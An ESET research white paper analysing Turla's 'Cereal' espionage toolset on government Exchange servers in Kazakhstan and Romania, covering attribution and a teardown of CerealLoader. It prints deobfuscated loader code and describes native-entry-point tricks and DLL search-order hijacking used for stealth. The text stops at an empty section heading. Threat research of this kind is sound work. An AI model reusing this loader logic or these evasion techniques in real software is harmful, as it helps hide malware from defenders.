ESET Research white papers

Cybersecurity
Progress. Protected.

Exchange for breakfast:

Turla's Cereal tricks are not for kids

10 November, 2026

(eset):research

TABLE OF CONTENTS

EXECUTIVE SUMMARY **2**

TURLA PROFILE **3**

OVERVIEW **4**

VICTIMOLOGY AND GEOPOLITICAL CONTEXT **5**

Romania 6

Kazakhstan 6

ATTRIBUTION **6**

TOOLSET **7**

CerealLoader 7

CerealRunner 14

CerealSprinter 16

CerealNeuron 18

CerealHermit 25

CerealIron 26

CerealBox 29

NETWORK INFRASTRUCTURE **31**

CONCLUSION **32**

IOCS **32**

Files 32

MITRE ATT&CK TECHNIQUES **33**

Author: Matías Porolli

EXECUTIVE SUMMARY

On November 28th, 2025, we detected a previously undocumented set of malicious tools being actively used against a governmental organization in Kazakhstan. None of the initially visible components looked like a standalone backdoor, but instead to be pieces of a larger chain: encrypted payloads, in-memory .NET assemblies, and legitimate Windows and Exchange processes being used to execute malicious code.

After fine-tuning our detections, we found the same toolset at a governmental organization in Romania, compromised from December 23rd, 2025 onwards. In both cases, the attackers focused on Exchange servers. We were unable to determine the initial access method. However, given that the Exchange servers are accessible from the internet, it is possible that they were breached by exploiting a vulnerability.

As we reconstructed the activity, the toolset revealed itself as modular and tightly interconnected. Most components are .NET assemblies that are never written to disk; instead, they are decrypted, deserialized, loaded into memory, and executed by other components. Because of this heavy reliance on serialization, we have given these tools names that start with the prefix "Cereal". We attribute this toolset to the Russia-aligned advanced persistent threat (APT) group Turla with high confidence, based on its co-occurrence with known Turla malware and similarities to a Turla malware family documented in 2017.

Key findings:

- We initially observed an undocumented toolset at a governmental organization in Kazakhstan. After fine-tuning our product's detection of these tools, we discovered a compromised governmental organization in Romania a month later.
- We uncovered a sophisticated, modular toolset, designed to run on compromised Exchange servers. The tools are tightly interconnected and sometimes delivered in an intricate chain of components.
- Most of the tools are .NET assemblies that are never written to disk. They were designed to be stealthy, with long-term cyberespionage in mind.
- No external network infrastructure was observed. One of the malicious components in the toolset, a passive backdoor that runs on Exchange servers, provides access to the internal network.
- Commands are sent by the operators in the form of separate executables with a similar structure. This hints at the existence of a framework that automates compilation and delivery of commands.
- An automated email collection module, injected into legitimate Microsoft Exchange processes, accesses and manipulates the email transport pipeline: this requires deep understanding of the inner workings of Microsoft Exchange and is a novel technique.
- Developed for extensibility, the toolset makes heavy use of abstraction and decoupling mechanisms to separate core functionality from specific implementations, so features can be swapped out without modifying the main execution logic.
- The use of various .NET tricks, such as unmanaged entry points, and abuse of the .NET native image cache, makes this toolset quite sophisticated in comparison to most recent APT cases that we have researched.

Some aspects make this toolset particularly noteworthy. One component, CerealNeuron, is a passive backdoor running on Exchange servers and waiting for incoming requests, without relying on external command and control (C&C) infrastructure. In practice, this means that the victim's own Exchange server is abused as an operator-accessible control point, blending malicious traffic with legitimate Exchange web services and reducing the attacker's dependence on infrastructure that could be discovered, blocked, or taken down. Another component, CerealBox, is injected into Microsoft Exchange's transport service to filter and collect email messages directly from the email flow – a novel technique that requires deep knowledge of Exchange internals.

Abuse of victim-controlled Exchange infrastructure to distribute commands in the local network is a rare technique employed by only a small number of APT groups. Another Turla backdoor, *LightNeuron*, which we analyzed in 2019, also abused a compromised Exchange server as a central operational hub: commands were delivered by email, hidden in specially crafted PDF or JPG attachments, and command output could be sent back through Exchange, allowing the attackers to avoid a standard HTTP-based C&C channel.

TURLA PROFILE

Turla, also known as Snake, is an infamous cyberespionage group that has been active since at least 2004, possibly extending back into the late 1990s. It is thought to be part of the *Federal Security Service* of the Russian Federation (FSB). It mainly focuses on high-profile targets, such as governments and diplomatic entities, in Europe, Central Asia, and the Middle East. It is known for having breached major organizations such as the US Department of Defense in 2008 and the Swiss defense company RUAG in 2014.

During the past few years, we have documented a large part of Turla's arsenal on our blog:

- *Diplomats in Eastern Europe bitten by a Turla mosquito* (2018-01)
- *Turla Outlook Backdoor* (2018-08)
- *Turla LightNeuron* (2019-05)
- *Tracking Turla: New backdoor delivered via Armenian watering holes* (2020-03)
- *From Agent.BTZ to ComRAT v4* (2020-05)
- *Turla Crutch: Keeping the "back door" open* (2020-12)

Since early 2025, we have spotted a few acts of collaboration between Turla and Gamaredon and documented them in our blogpost *Gamaredon X Turla collab*. and briefly in our white paper *Gamaredon in 2025: Leveraging tunnels, workers, dead drops, and new alliances*.

OVERVIEW

In this white paper, we perform a deep dive into the technical aspects of how these tools work, how they were written, and some tricks and novel techniques that they use. Figure 1 shows the relationships between all observed components of the toolset.




Figure 1. Components used in the observed attacks

Malicious tools covered in this white paper are:

- **CerealLoader**, which loads and runs a .NET assembly from an encrypted file on disk. This is the only component in the toolset that is written to disk as a recognizable .NET file. Everything else is delivered inside encrypted containers, unpacked at runtime, and executed from memory.
- **CerealRunner**, which contains other encrypted binaries that are loaded and executed. It provides a way to encapsulate and deliver commands, as well as other components.
- **CerealSprinter**, which is similar to CerealRunner, but is used only to load and run other components.

- **CerealNeuron**, a passive backdoor with no built-in commands, but capable of executing assemblies contained in CerealRunner binaries, received in network requests.
- **CerealHermit**, a variant of CerealNeuron with no network functionalities. It reads commands from encrypted files on disk.
- **CerealIron**, an injector that allows operators to load and run .NET assemblies from non .NET processes.
- **CerealBox**, which processes, filters, and collects interesting email messages by being injected into Microsoft Exchange's transport service.
- **CerealMoth**, a simple component that receives an assembly and a method name as arguments, loads the assembly, and runs the specified method.

CerealNeuron is the only component that communicates with hosts outside the compromised network. It passively listens for incoming requests, decrypts them, and executes the embedded CerealRunner binaries. Unlike a typical backdoor, CerealNeuron does not periodically contact an attacker-controlled server; instead, operators must reach the compromised Exchange server directly, using predefined URL paths. This architecture makes the victim server itself a key part of the C&C channel. Figure 2 illustrates the communication flow between the malware operators and CerealNeuron for command execution.




Figure 2. Communication flow between operators and CerealNeuron for command execution

VICTIMOLOGY AND GEOPOLITICAL CONTEXT

A national governmental organization in Kazakhstan had been compromised since at least November 28th, 2025. We observed attackers to be more active starting on January 15th, 2026. Notably, this increase began immediately after Old New Year, an informal holiday observed by many people in Russia and other countries on January 14th due to the difference between the Julian and Gregorian calendars. As some people use this date to extend the Christmas and New Year holiday period, the timing may indicate that the operators resumed activity after the holiday period.

In another case, a national governmental organization in Romania had been compromised since at least December 23rd, 2025. Attackers started to be more active on January 20th, 2026.

The geographic distribution of these two confirmed compromises is shown in Figure 3.



Figure 3. Countries and sectors we observed compromised by Turla's Cereal toolset

The targeting of Romania and Kazakhstan is consistent with Turla's known victimology. Turla is believed to be affiliated with *Russia's FSB*, whose foreign intelligence interests include countries in the former Soviet Union's sphere of influence. Based on our telemetry, around 70% of countries targeted by Turla since 2022 have been former Soviet republics or European countries that were once closely aligned with the Soviet Union. This includes another case involving a Romanian governmental entity.

Romania

In the Romanian case, CerealBox was configured to identify email messages sent to, or received from, NATO and European Union (EU) institutional addresses, specifically `nato.int` and `europa.eu` addresses (see the *CerealBox* section). The list of pretargeted addresses also included a small number of individuals who appear to be connected to government-related work involving EU and NATO institutions.

This focus is consistent with long-standing Russian intelligence priorities, as both NATO and the EU are recurrent targets of Russia-aligned cyberespionage. It may also relate to recent regional developments. Since early 2025, Romania has reported several incidents involving *Russian drones* crashing near or within its territory, prompting *strong reactions* from Romanian authorities, including *calls for a NATO mission* in the Black Sea region. While we cannot confirm the operators' exact intelligence requirements, the observed targeting could support collection of Romanian discussions with NATO and EU partners.

Kazakhstan

The Kazakh compromise also occurred in a relevant political context. Since January 2026, Kazakhstan has begun *deporting some Russian exiles* and regime critics who had previously found relative safety there after Russia's full-scale invasion of Ukraine in 2022. This shift may have followed diplomatic pressure from Moscow. Some media reports have also suggested FSB *involvement* in efforts to secure the deportation of certain Russian nationals from Kazakhstan. The targeting of a Kazakh governmental organization would be therefore consistent with efforts aimed at gathering intelligence on Russian exiles – especially dissidents or civil society activists – known to Kazakh authorities but not yet designated for deportation.

ATTRIBUTION

We attribute the activities described in this white paper to the Turla group with high confidence. The main reason is the concurrent use of a malicious component publicly attributed to Turla. That malware, referred to as a bootstrapper in a *Palo Alto Networks article*, is used to load and run a .NET assembly, injected into a

non .NET (i.e., unmanaged) process. The version we observed appears to have been slightly modified – its compilation date is October 3rd, 2025, compared to November 5th, 2019 in older binaries – but its core functionality remains the same. Two bootstrappers, a 64- and 32-bit version, are contained as resources inside a .NET injector. The injector, which we have named CerealIron, is similar to the one mentioned in the 2021 article but seems to have been rewritten or non-trivially modified.

Additionally, CerealNeuron is functionally similar to Neuron, a malware family attributed to Turla in a *2017 report* by the United Kingdom's National Cyber Security Centre (NCSC). In its *2019 report*, NCSC noted that Turla had obtained tools and access associated with Iran-aligned threat actors by compromising their infrastructure, which may complicate Neuron's lineage. However, given the many differences in code, structure, and communication, we assess that CerealNeuron is a different malware family, rather than a new version of Neuron. We assess that Turla developed CerealNeuron, possibly drawing inspiration from Neuron.

TOOLSET

CerealLoader

CerealLoader is a .NET DLL that runs another .NET binary from an encrypted file on disk. The earliest version of CerealLoader that we found was *uploaded to VirusTotal* from Kazakhstan on May 11th, 2022, with a compilation date of April 27th, 2022. Analysis of various versions of CerealLoader shows that either RC4 or XOR is used for encryption of the payloads.

While in most cases we didn't observe what the contents of the encrypted payload loaded by CerealLoader were, there was one case where CerealLoader was delivered as part of an intricate chain, ultimately executing the *CerealHermit* backdoor. This chain, shown in Figure 4, also demonstrates the use of DLL search order hijacking, which is discussed in more detail in the *DLL search order hijacking* section.




Figure 4. Example execution chain that uses DLL search order hijacking

In this case, the operators delivered a variant of CerealRunner that writes three files to disk: CerealLoader, an encrypted payload to be loaded by CerealLoader, and an encrypted command. CerealLoader is written to `C:\Windows\System32\wbem\ncobjapi.dll` and is eventually loaded by the legitimate WMI Provider Host application. After being loaded, CerealLoader decrypts the payload, which consists of a CerealSprinter binary containing the CerealHermit backdoor. CerealHermit then decrypts the command previously written to disk and executes it. The decrypted command is a CerealRunner binary containing an assembly designed to query the `vmtools` service for basic configuration and status information.

Capabilities


CerealLoader reads an encrypted file from disk, decrypts it to obtain a .NET assembly, loads the assembly, and invokes one of its methods. Figure 5 shows the deobfuscated loader logic with decrypted strings. The filenames noted in code comments, as well as the decryption key, vary between samples.

```
internal static void Main()
{
    byte[] key = new byte[] {162, 145, 52, ... };   // 256-byte key
    byte[] array = new byte[] {189, 210, 47, ... }; // encrypted filename
    Loader.DecryptBytes(array, key);
    string pathEncryptedAssembly = Encoding.UTF8.GetString(array); // C:\Windows\Temp\bqsqMEVjHF.tmp
    byte[] array2 = new byte[] {189, 210, 47, ... };
    Loader.DecryptBytes(array2, key);
    string pathErrorFile = Encoding.UTF8.GetString(array2); // C:\Windows\Temp\mqoypxyy.tmp
    try
    {
        if (!File.Exists(pathEncryptedAssembly))
        {
            throw new FileNotFoundException("Failed to find assembly", pathEncryptedAssembly);
        }
        byte[] bufAssembly = File.ReadAllBytes(pathEncryptedAssembly);
        Loader.DecryptBytes(bufAssembly, key);
        Type[] publicTypes = Assembly.Load(bufAssembly).GetExportedTypes();
        if (publicTypes.Length <= 0)
        {
            throw new Exception("Failed to find type");
        }
        MethodInfo[] publicMethods = publicTypes[0].GetMethods(); // first found public type
        if (publicMethods.Length <= 0)
        {
            throw new Exception("Failed to find method");
        }
        publicMethods[0].Invoke(null, null); // first found public method
    }
    catch (Exception ex)
    {
        try
        {
            File.WriteAllBytes(pathErrorFile, Loader.EncryptString(ex.ToString(), key));
        }
        catch (Exception)
        {
        }
    }
}
```

Figure 5. Deobfuscated code with the main logic of CerealLoader

Mixed-mode execution

Even though CerealLoader is a .NET assembly, it executes native code before any .NET code runs. This can be determined by checking the `Flags` field of the CLI header, highlighted in red in Figure 6. The `COMIMAGE_FLAGS_NATIVE_ENTRYPOINT` flag (value `0x10`) indicates the presence of a native entry point, and the next field contains the offset of the entry point, `0x20D0`. This is defined by the *ECMA-335 specification*, section II.25.3.3.



.NET Hdr | [.nep] | General | Strings | DOS Hdr | Rich Hdr

Offset	Name	Value	Meaning
1AA8	Cb	48	
1AAC	MajorRuntimeVersion	2	
1AAE	MinorRuntimeVersion	5	
1AB0	MetaData.VA	17600	
1AB4	MetaData.Size	2270	
1AB8	Flags	10	
		10	Native EntryPoint
1ABC	EntryPointRVA	20D0	
1AC0	Resources.VA	0	
1AC4	Resources.Size	0	
1AC8	StrongNameSignature.VA	0	
1ACC	StrongNameSignature.Size	0	
1AD0	CodeManagerTable.VA	0	
1AD4	CodeManagerTable.Size	0	
1AD8	VTableFixups.VA	5468	
1ADC	VTableFixups.Size	20	
1AE0	ExportAddressTableJumps.VA	0	
1AE4	ExportAddressTableJumps.Size	0	
1AE8	ManagedNativeHeader.VA	0	
1AEC	ManagedNativeHeader.Size	0	

Figure 6. CLI header of a CerealLoader binary

If we analyze CerealLoader with a decompiler like dnSpy, we only see the managed code and we miss what the native entry point is doing. This is purposely misleading, as the flow of execution of the managed code for CerealLoader doesn't do anything. Under normal circumstances without a native entry point, the static constructor method would be executed. This method, `<Module>` in Figure 7, only builds a string table for strings obfuscated with *ConfuserEx*. Since CerealLoader doesn't have any strings to obfuscate, as it uses its own encrypted strings, the method simply returns an empty array.

```
// Token: 0x06000002 RID: 2 RVA: 0x00011424 File Offset: 0x0000AE24
static <Module>()
{
    for (;;)
    {
        IL_01:
        uint num = 3104754434U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 3959074823U)) % 42U)
            {
            case 0U:
            {
                uint[] array;
                uint[] array2;
                array[3] = (array[3] ^ array2[3]);
                num = (num2 * 2090013306U ^ 724236403U);
                continue;
            }
            case 1U:
            {
                byte[] array3;
                int num3;
                uint num4;
                array3[num3++] = (byte)(num4 >> 8);
                num = (num2 * 1147195078U ^ 563725741U);
                continue;
            }
```

```
// Token: 0x06000006 RID: 6 RVA: 0x00011C84 File Offset: 0x0000B684
internal static void RaiseOnRoutedMessage()
{
    byte[] array = new byte[256]; // 256-byte key
    byte[] array2;
    string text;
    for (;;)
    {
        IL_0B:
        uint num = 975369098U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 2104365542U)) % 194U)
            {
            case 0U:
                array[123] = 151;
                array[124] = 231;
                num = (num2 * 2853742720U ^ 217903696U);
                continue;
            case 1U:
                array[107] = 51;
                num = (num2 * 3222445000U ^ 3221103370U);
                continue;
            case 2U:
                array2 = new byte[31];
                array2[0] = 147;
                array2[1] = 5;
                num = (num2 * 2632935466U ^ 3744561618U);
```

Figure 7. Snippets of code for static method (left) and method with real CerealLoader logic (right)

A method that is never referenced or called from the .NET code – `RaiseOnRoutedMessage` in Figure 7 – contains the actual malicious code. If we try to debug this assembly and set a breakpoint on said method, it is never hit.

Platform-specific code at the native entry point runs before any managed code executes. Figure 8 shows the chain of calls that are triggered from this entry point.

```
__int64 __fastcall sub_1800020D0(__int64 a1, int a2)
{
  if ( a2 == 1 )
    j_CreateThread(0, 0, sub_180002090, 0, 0, 0);
  return 1;
}
```

```
__int64 __fastcall sub_180002090(LPVOID lpThreadParameter)
{
  __int64 v1; // rcx

  j_CreateThread(0, 0, StartAddress, 0, 0, 0);
  LOBYTE(v1) = 0;
  sub_180003000(v1);
  return 0;
}
```

```
__int64 __fastcall StartAddress(LPVOID lpThreadParameter)
{
  sub_180003010(lpThreadParameter);
  return 0;
}
```

```
__int64 sub_180003010()
{
  return qword_18000D018();
}
```

Figure 8. Subroutines executed by CerealLoader's native entry point code

The final call in the chain tries to jump to an address in the `.data` section. If we analyze the contents of this address, shown in Figure 9, we see that there is no code, only a metadata token `0x06000006`. Observe that, back in Figure 7 and highlighted in red, this token corresponds to the malicious method containing CerealLoader's main logic.

```
.data:000000018000D000 ; Segment type: Pure data
.data:000000018000D000 ; Segment permissions: Read/Write
.data:000000018000D000 _data           segment para public 'DATA' use64
.data:000000018000D000                 assume cs:_data
.data:000000018000D000                 ;org 18000D000h
.data:000000018000D000 qword_18000D000 dq 6000001h
.data:000000018000D008 ; __int64 (*qword_18000D008)(void)
.data:000000018000D008 qword_18000D008 dq 6000001h
.data:000000018000D010 qword_18000D010 dq 6000006h
.data:000000018000D018 ; __int64 (*qword_18000D018)(void)
.data:000000018000D018 qword_18000D018 dq 6000006h
.data:000000018000D020                 align 1000h
.data:000000018000D020 _data           ends
```

Figure 9. Contents of CerealLoader's data section with metadata tokens

How is this metadata token used to create a bridge from native code to managed code for the corresponding method? The key is in the `VTableFixups` field, highlighted in purple back in Figure 5. This field, defined in *ECMA-335* section II.25.3.3.3, contains an offset to an array of v-table slots. Each slot starts

out initialized to the metadata token value for the method it needs to call. At image load time, the CLR loader will turn each entry into a pointer to machine code for the CPU that can be called directly. Figure 10 shows the contents of the array of Vtable Fixups. We're particularly interested in the third entry, which points to our metadata token at offset `0xD018`. The `FromUnmanaged` flag tells the CLR to create a thunk that converts the unmanaged (native) method call to a managed call.

```
> .rdata:0000000180005468     VtableFixup <0D008h, 1, Bit64 or FromUnmanagedRetainAppDomain>
> .rdata:0000000180005470     VtableFixup <0D000h, 1, Bit64>
v .rdata:0000000180005478     VtableFixup
                              dd 0D018h               ; RVA
                              dw 1                    ; Count
                              dw Bit64 or FromUnmanagedRetainAppDomain; Flags
> .rdata:0000000180005480     VtableFixup <0D010h, 1, Bit64>
```

Figure 10. Example of Vtable Fixups for CerealLoader

The flow of execution is as follows:

1. The `DllEntryPoint` code is executed, which calls `_CorDllMain` to initialize the CLR.
2. The CLR processes the VTable Fixups and generates native code to call the malicious managed method with metadata token `0x06000006`. A pointer to the generated code is written at `qword_18000D018`, overwriting the metadata token.
3. The native entry point is executed. It runs the generated code for the malicious method.

DLL search order hijacking

Aside from complicating analysis, the mechanism described above allows for execution of .NET payloads from non-.NET processes. One example is the execution chain shown back in Figure 4, where CerealLoader was written as `ncobjapi.dll` under `C:\Windows\System32\wbem\` and was loaded by the legitimate WMI Provider Host process.

We found another version of CerealLoader in `C:\Windows\system32\wbem\wbemcomn.dll`. Via search order hijacking, the application `C:\Windows\system32\wbem\WmiPrvSE.exe` loads the malicious DLL instead of the legitimate one in `C:\Windows\system32\wbemcomn.dll`.

The malicious DLL contains the same exports as the legitimate DLL and simply redirects all calls to the legitimate library. The malicious code of CerealLoader is executed when the DLL is loaded.


Neither legitimate files `WmiPrvSE.exe` nor `wbemcomn.dll` is a .NET assembly and therefore neither loads the .NET runtime. That is why CerealLoader loads the runtime, but it also provides a way to execute other payloads from its native entry point.

Native image cache

